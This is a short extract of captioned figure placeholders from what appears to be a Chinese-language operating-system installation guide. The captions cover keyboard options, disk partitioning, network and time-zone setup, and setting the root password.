


图 11　分区 1




图 10　键盘选项




图 12　分区 2




图14　设置网络




图15　设置时区




图16　设置根口令

